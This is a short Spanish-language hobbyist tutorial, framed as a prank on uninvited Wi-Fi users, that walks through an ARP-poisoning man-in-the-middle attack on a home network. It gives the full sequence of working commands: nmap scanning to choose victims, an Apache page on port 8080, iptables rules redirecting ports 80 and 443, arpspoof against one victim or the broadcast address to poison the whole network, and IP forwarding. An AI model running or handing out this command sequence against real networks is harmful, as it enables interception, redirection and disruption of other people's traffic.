Invitando a tus amigos a la fiesta

- **Requisitos.**
- **Identificando.**
- **Levantando servidor Web.**
- **Haciendo de router y redirección de puertos.**
- **Envenenamiento ARP.**

Requisitos.
Empezando por el principio, deberás conseguir un par de herramientas para realizar tus planes de poderoso Lord Sith.

- Las principales herramientas que usaré son arpspoof y un servidor web. Cómo ponerse a instalarlo todo es otro tema recomiendo que busques un distribución de sistema operativo con dichas herramientas ya instaladas.
- Kali-linux, Wifislax, Pentoo, y cosas del estilo..

Crear un Live-CD con la distro seleccionada. Y eto que eh?? Google te lo explicará mejor que yo.
O por el contrario, si como yo no ganáis para cd o usb, se instala en una máquina virtual y listo.

Si has conseguido todo lo anterior ya has pasado la peor y más complicada parte.

Identificando equipos.
Parecerá todo lo obvio del mundo pero hay que identificar que equipos dentro de nuestra red son los "infiltrados" y cuales los nuestros.
Parece una tarea fácil hasta que escribes arp –a en la consola y sólo te aparecen direcciones.. Lel.. Cómo saber quién es tu madre y quién tu pobre invitado al festín.

Al ser un lugar pequeño (una casa), puedes empezar identificándolos con la dirección MAC, Asegúrate de tener controladas tus MAC, y ver cuales son las que se han colado.
Asegúrate dos veces, estas distros vienen con nmap instalado, así que lo lanzaremos para obtener más información y no fallar de víctima. (también comentaré como cepillarte toda la red no te preocupes.)

~# nmap –sV –O 192.168.1.1/24
-sV para que nos muestre los servicios que corren en cada máquina. No vale para nada realmente en este caso, per es manía ponerlo..
-O conseguir información sobre el sistema operativo, puede ayudarnos a discernir entre nuestros equipos.
La IP dependerá de tu configuración y la que tengas, ajústala.


Servidor web.
Pues como hemos elegido una de estas distribuciones de Linux que ya tienen instalado el servidor web Apache2 sólo tendremos que iniciarlo y configurarlo.

Lo iniciamos con;

~#service apache2 start

y configuramos que escuche en el puerto que queremos con;

~#nano /etc/apache2/ports.conf



Ahora es el momento de editar la página que aparecerá cuando nuestros amigos intenten darse un voltio por la red..
El archivo debes colocarlo en la ruta;
/var/www/index.html ó lo que prefieras.

Enlace del index

Con la página ya colocada reseteamos el servidor con;

~#service apache2 restart

Y listo. Ya tenemos el servidor web con la página escuchando en el puerto 8080

IPTABLES
Ahora hay que hacer que nuestro ordenador redireccione las peticiones que van por el 80 hacía el 8080

Modificamos las iptables con;

~#iptables –t nat –A PREROUTING –p tcp –destination-port 80 –j REDIRECT --to-port 8080

~#iptables –t nat –A PREROUTING –p tcp –destination-port 443 –j REDIRECT --to-port 8080

Aquí chavales usad vuestra imaginación..

Envenenamiento ARP.

Ahora vamos a engañar al ordenador u ordenadores víctima con arpspoof

~#arpspoof –i eth0 –t 192.168.1.41 *192.168.1.1*
-i corresponde a tu interfaz o tarjeta de red, con la que se realiza el ataque.
-La primera IP corresponde a la víctima y la segunda a las del router.

Todo parece igual, pero en la máquina víctima la tabla arp habrá cambiado.

En caso de querer envenenar toda la red debemos cambiar la IP víctima por la dirección de Broadcast, quedando así;

~#arpspoof –i eth0 –t 192.168.1.255 *192.168.1.1*
He dejado toda mi casa sin internet jaja.

Habilitamos la enrutación o forward como lo llaman los eruditos.. con el siguiente comando;
~#echo 1 > /proc/sys/net/ipv4/ip_forward
Siendo este para IPv4, pudiéndose hacer igual en IPv6.

Y bueno existen otras maneras cómo dns spoofing y demás..

Está hecho un poco deprisa y corriendo porque basta con querer hacer algo para que te surjan mil cosas, pero realizando las pruebas me han surgido bastantes detalles que pulir y cosas que se podrían hacer mejor (no más rápidas, sabiendo los comando esto es rápido) sino más bien a mejorar esta técnica..

Por ejemplo no he conseguido hacer que las conexiones ssl lleguen al servidor, pese a haber redireccionado el puerto.

Y algunas webs fallan.. eso sí, internet no tiene ni piter..

Puede haber algún fallo así que lo dejaré abierto para quién quiera que lo modifiqué o añada cosas.

Un saludo.
Bl4ckP4nd4.